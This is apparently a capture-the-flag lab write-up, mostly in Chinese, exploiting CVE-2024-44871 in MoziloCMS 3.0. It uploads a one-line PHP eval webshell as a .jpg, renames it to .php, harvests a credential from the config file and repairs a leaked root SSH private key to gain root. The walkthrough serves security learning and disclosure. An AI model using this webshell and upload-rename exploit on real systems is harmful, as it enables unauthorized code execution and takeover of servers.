# Software Link:
https://github.com/moziloDasEinstiegerCMS/mozilo3.0/archive/refs/tags/3.0.1.zip
# Version: 3.0
# Tested on: Debian
# Reference: https://vulnerables.com/cve/CVE-2024-44871
# CVE : CVE-2024-44871
```

....

```
#####
# Description #
#####
```

MoziloCMS version 3.0 suffers from an arbitrary file upload vulnerability in the component "/admin/index.php" which allows an authenticated attacker to execute arbitrary code on the "Files" session by uploading a maliciously crafted .JPG file and subsequently renaming its extension to .PHP using the application's renaming function.

```
#####
# PoC for webshell #
#####
```

Steps to Reproduce:

1. Login as admin
2. Go to the Files session by the left menu
3. Create a .jpg file with it content having a php web shell
4. Upload the file to the server via the upload icon and save
5. Rename the file to .php on the web server and save
6. Access webshell via this endpoint :

```
http://127.0.0.1/mozilo3.0-3.0.1/kategorien/Willkommen/dateien/revshell.php
```

构建 webshell

平淡无奇一句话。

```
<?php eval($_POST['ant']); ?>
```

在上传之前将 webshell 添加个 .jpg 后缀即可。 (PS: 不用大费周章地绕限制真是太好了)

```
mv shell.php shell.php.jpg
```

找到上传点

找到图片所示的位置。

The screenshot shows the moziloCMS Admin interface. On the left is a sidebar with the following items:


- Home
- Content
- Files (with a red arrow pointing to it)
- Galleries
- Settings
- moziloAdmin
- Plugins
- Templates
- Logout

The main content area is divided into several sections:

- CMS informations**:
 - Installed version of moziloCMS 3.0 ("Hope") - stabil
 - New Version available.(3.0.2)**
 - [Download](#)
 - Total size of CMS on server 10.29 MB
 - Serverlocation, moziloCMS is installed /var/www/html/mozilo/
- Help**:
 - [Detailed documentation in a new window](#)
 - [Brief introduction to moziloCMS](#)
- Multiuser Reset**:
 - Closes all other admin logins which are still active.
 - This will also unlock blocked areas.
 - [Log off other users](#)
- E-Mail test**:
 - Enter a valid e-mail address to send a test E-Mail to. [Input field]
- Server informations**:


Current Year-Month-Day Hour: Minute: Second	2025-04-14 09:07:30	Time Zone	Europe/London
Language setting of the server environment - (PHP setlocale)	C		
Installed PHP version	8.3.19		
Safe mode active.	No		
GDLib is available.	Yes		
mod_rewrite is available.	not activated		
Backup and Install system is available.	Yes		
Multiuser Mode available	24 Minutes		

展开 `Willkommen` 文件夹。



上传 webshell

点击图中箭头所指的图标，进行上传，保存等操作。



最初我使用的是 Metasploit 生成的 PHP 反弹 shell，经常断连就很无语，而 Meterpreter 连接成功后想要进入 shell 却也会直接断连。

为了省事最终还是决定上蚁剑。 (不得不说 webshell 还得是 Made in China, 可用性有一手的)

修改后缀以生效

直接双击文件名称修改，回车保存。




此时刷新页面会发现 `shell.php` 并没有显示，大抵是这个页面只会显示支持的文件格式吧。



直接访问 URL 则可知文件存在。

且上传 webshell 途中发现相关路径

(`http://192.168.123.109/mozilo/kategorien/Willkommen/dateien/`) 可以列目录，倒是直观了不少。




Index of /mozilo/kategorien/Willkommen/dateien


Name	Last modified	Size	Description
Parent Directory		-	
mozilla.webp	2024-07-09 07:31	10K	
shell.php ←	2025-04-14 06:21	30	
text.txt	2024-07-09 07:31	501	

getshell

此时打开蚁剑设置好会话，即可连接。



至此 Web 层面的测试告一段落了，之后的大部分时间都在琢磨着提权的事。（一杯茶，一包烟，一个漏洞挖一天.jpg）



权限提升

各种尝试

上传 LinPEAS-ng 仔细看了下，东西看着多，结果测完了各种服务、文件，无一生还。（卡题ing...）

```

1   /-----
2   |          Do you like PEASS?
3   |
4   |      Learn Cloud Hacking : https://training.hacktricks.xyz
5   |      Follow on Twitter : @hacktricks_live
6   |      Respect on HTB : SirBroccoli
7   |
8   |          Thank you!
9   \-----
10  |  LinPEAS-ng by carlospolop
11
12 ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of
13 this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/
14 or with the computer owner's permission.
15
16 Linux Privesc Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html
17 LEGEND:
18 RED/YELLOW: 95% a PE vector
19 RED: You should take a look to it
20 LightCyan: Users with console
21 Blue: Users without console & mounted devs
22 Green: Common things (users, groups, SUID/SIGID, mounts, .sh scripts, cronjobs)
23 LightMagenta: Your username
24
25 Starting LinPEAS. Caching Writable Folders...
26
27 OS: Linux version 4.19.0-27-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian 8.3.0-6)) #1 SMP Debian 4.
28 19.316-1 (2024-06-25)
29 User & Groups: uid=33(www-data) gid=33(www-data) groups=33(www-data)
30 Hostname: Lzh
31
32 [+] /usr/bin/ping is available for network discovery (LinPEAS can discover hosts, learn more with -h)
33 [+] /usr/bin/bash is available for network discovery, port scanning and port forwarding (LinPEAS can discover hosts, scan
34 ports, and forward ports. Learn more with -h)
35
36 Caching directories DONE
37
38
39 System Information
40
41 Operative system
42 ↳ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#kernel-exploits
43 Linux version 4.19.0-27-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian 8.3.0-6)) #1 SMP Debian 4.19.
44 316-1 (2024-06-25)
45 Distributor ID: Debian
46 Description: Debian GNU/Linux 10 (buster)
47 Release: 10
48 Codename: buster

```

正确思路

最终还是花了太多时间，幸得大佬相助，给予提示，不然到这里我就放弃了。

不得不说真是一念之差，当初拿到 shell 以后用了 LinPEAS-ng 看完，一直觉得突破点在于一些系统文件或者漏洞。

反观 Web 这边，最初通过备份文件简单查过一下敏感信息，但并没有得出数据。

非常自然地把服务器上现成的站点和 `Backup` 当作一回事了。

```
grep -Pnir "welcome" /var/www/html/mozilo/admin/config.php
```

获取到 `welcome` 用户的密码，直接 SSH 连接就行。 (受够了奇奇怪怪的终端)

```
welcome:3e73d572ba005bb3c02107b2e2fc16f8
```

```
(*) 输入 ashelph 查看本地命令  
(www-data:/var/www/html/mozilo/kategorien/Willkommen/dateien) $ grep -Pnir welcome /var/www/html/mozilo/admin/config.php  
107: // welcome:3e73d572ba005bb3c02107b2e2fc16f8  
(www-data:/var/www/html/mozilo/kategorien/Willkommen/dateien) $
```

获取 flag

随手 `ls -al` 一下，可见文件 `id_rsa`、`user.txt`。

直接输入 `cat user.txt` 取得 user flag。

user-flag

```
welcome@Lzh:~$ cat user.txt  
flag{user-9bd9f512a064d385d8b5594fea0f2fc4}  
welcome@Lzh:~$
```

```
flag{user-9bd9f512a064d385d8b5594fea0f2fc4}
```

SSH 密钥问题

既然 `welcome` 用户的根目录下存在一个 `id_rsa`，自然以此为思路尝试连接 `root`。

```
1 -----BEGIN OPENSSH PRIVATE KEY-----
2 ???lbnNzaC1rZXktdjEAAAABG5vb...0f6JNz8/tIhSpTtknaERJKU6XwH5Pem5Km6hEmVmseIhaHRn
3 NhAAAAAwEAAQAAAYEAz92ounxpyRHT2ksgtHcLeZh4TIwyRSv2w+UxyB42bnAskjq1xpT
4 iKlqhJoGPU6tb1w8NXMqVkmQ3bwDSqD2NWxLaNzs+ls2bqZro9uaVJAYs04+RLMQG/vm0l
5 FepDXBp6QF6MAF3i0PhJTKrowizK3I3ovNmjJoc5z0Gn43xA/NDqpCCYPKRUsZBgCpDzhV
6 +N2hpLlaqaXetEGSbeutiKogda8YDkKiNiotF1H4hGnTSBud/2BkIKR231VqZOORXDlyAO
7 h$0ZATD2ACUzCljb5MKoh23kqDo9GgUz88213YUGoqKyMqUAeH+GTWkoX3QWz1q4fli1
8 /PHn0lHskKb/w/12QCDc5LamgciwqNhJD3YJ+G3TMndzKy48f749jXUPa22c9/7m+TvX54
9 vE2n1zTzdDaVTndTW8HLW0f6JNz8/tIhSpTtknaERJKU6XwH5Pem5Km6hEmVmseIhaHRn
10 zeom7H1ySa5tW6XA8ltUJA6mjAROouC/PQ6c6HmlAAAFgIC59++AuffvAAAAB3NzaC1yc2
11 EAAAGBAM/dqLp8ackR09pLILR3C3mYeEyMMkUr79sPlMcgeNm5wLJI6tcaU4ipaoSaBj10
12 rW9cPDVzEL5DEN28A0qg9jVsS2jc7PpbNm6ma6PbmlSQGLNOpkSzEBv75tJRXqQ1waekBe
13 jABd4jj4SUYq6MIstyN6LzZoyaH0c9Bp+N8QPzQ6qQgmDykVLGQYAqQ84VfjdoaS5Wqml
14 3rRBkm3rrYijoHWvGA5CojYqLRdR+IRp00gbnf9gZCCkdt9VamTjkVw5cgDoUtGQEw9gAl
15 MwpY3QY+TCqIdt5Kg6PProFM/PNtd2FBqKisjKLAHH/hk1pKMd0Fs9auH5Ytfzx59JR7JCm
16 /8P9dkAg3OS2poHIIsKjYSQ92Cfh0zJ3cysuPH++PY11D2ttnPf+5vk71+eLxNp9c083Q2
17 lU53U1vBy1tH+iTc/P7SIUqU7ZJ2hESSl0l8B+T3puSpuoRJlZrHiIWh9EZ83qJux9ckmu
18 bVulwPJbVCQ0powETqLgvz0On0h5pQAAAMBAEAAAGAcuN4mDQ2MmMtrsqr0lf34eJx
19 xc8cSobtg1Ge04h2c0keJB8vydDZaaTtHmq8V4T1INKVsysFTBCGx1263s18WRea/A9ihb
20 BJbRIqc5QV6+/H2Hw3+Bw4WBhNjgVUe/mjF8YcHVTNqeBPrqVxReKkycLhQys/YaBJxfKR
21 gdgba2LiN7DBaMP07/I5jBsmHRTxSdCAzxk9ttfBHHQtzKnVK88A04/F4/MwkojYUsuHr2
22 p1ts/nKLBSRaYeG6DwHZAmkk5u6qhYaKhg63FvS9d7vPKD22+mbfXg3mQcvWh/aH72XWS
23 p0MgUJNjG+MVeuhakjMKNczPcnhUkkXX94ko0X5RF44Lqnwj0yu0Y0FOhSN0Jtidn1PQp7
24 fZjp0dyoA0bw01531vyj58/CnaeVhPIBVU8I56yLX7GG+8DGut0PrwzGF13T9S3Ul+EJdd
25 e5TYlfGY9vhsv1LmRA+Kz0e5k86sILChAh8BDFIYQ9Y9VxRkISnMi7LeBBEahXUJVNAAAA
26 wGIImXIgoNJu7uSg9UoaWX9DXYhX4gn+K4VCS6/xTmpZGePowSowh0CWmvPdS135VHexeUw
27 wQLEw/ml1W2iPlyk38lWIUzR8MXGgBPjtF7oHz6IF9KKqgXbD+a4rE9ctfxHLvfDk9u7RL
28 dg/KUEc1o0LHJInsCF4JqECVuCN06DGSPG7Vfqjv+bj/V8oTFCg2bK7NKXqQ0deyjNbp94
29 5n+vJ1wHA0r5EVt+lCVXqaTI6xyZKOUSpjMbVoNe0Qj00TQQAAAMEA+Nbb$LaqnPzV82kj
30 y5rJbrtn1LaOL1VMBvQc3n0XWaCcY+0MHKQx50ZZaAngMc7aTv7vDHGG852208VggH7Rq
31 agIevBAzaRLODonvaByRZyRW+uKp+sUfzI3c1IWrVfe77C50I8YPu3eiXhSQuNM9CeqliX
32 p56co2rGtlSD1jwiWLxKN7S+s6w/J+ZpTx8/KZL0qnli0vJRF+5orMXLKzXwZ/E67dTpOK
33 NximLD6Rt/Ns/qpmU0RuQVScu50bBDAAAawQDV2PWFmNECVQdBOFHog1e1DP9gWDPUug9X
34 GSer2c/+1LcSjwYGflzDfD1hhVq1+fmpkjPeGwdJacW1E1Peh7dGqrXvq2bG3i5PjTCTzo
35 PwtEIbx911/7wEhHgJMPl0iouuWBnSfRHpwZMxpaw18shYPjJx+3/Mvhmyq81VJT9E1vQ
36 00WeGHQwG7LOYE9YC8PgeHfedTygeDV6Zw/TYfpbHky+kJzxQ019HAur/38xdIt/TW8ZpV
37 6e2CDlgn/84/cAAAAIcm9vdEBMemgBAGm=
38 -----END OPENSSH PRIVATE KEY-----
```

可见前三位是问号，必然有异。

经过一番查（现）探（学），得知将 `???` 替换为 `b3B`，同时修改文件权限为 `600`，即可正常连接。

```
??.lbnNzaC > b3B.lbnNzaC...
```

此外，可以用 `ssh-keygen` 对密钥文件进行检查，查看格式是否正确。

修改前：

```
ssh-keygen -l -f id_rsa
id_rsa is not a key file.
```

修改后：

```
ssh-keygen -l -f id_rsa
3072 SHA256:ceKNj1uJatYz6cfAHU/o65sNbXy2y4vCC2BPMasnuDE root@Lzh (RSA)
```

需要注意的是，当文件权限非 600 时，意味着该密钥不再安全，SSH 服务器会阻止该密钥的认证，并且要求用户手动输入密码。

所以，在使用之前记得先修改文件权限。

```
chmod 600 id_rsa
```

使用密钥进行连接。

```
ssh -i id_rsa root@192.168.123.109
```

成功连接。

```
(kali㉿kali)-[~/Downloads/exploit]
$ chmod 600 id_rsa

(kali㉿kali)-[~/Downloads/exploit]
$ ssh -i id_rsa root@192.168.123.109
Linux Lzh 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Apr 14 07:05:46 2025 from 192.168.123.165
root@Lzh:~#
```

root-flag

```
(kali㉿kali)-[~/Downloads/exploit]
$ python3 us.py id_rsa
Key has comment 'root@Lzh'
Your identification has been saved with the new passphrase.
修复成功！保存至 repaired_id_rsa
测试命令：
ssh -i repaired_id_rsa user@host

(kali㉿kali)-[~/Downloads/exploit]
$ ssh -i repaired_id_rsa root@192.168.123.109
Linux Lzh 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64


The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

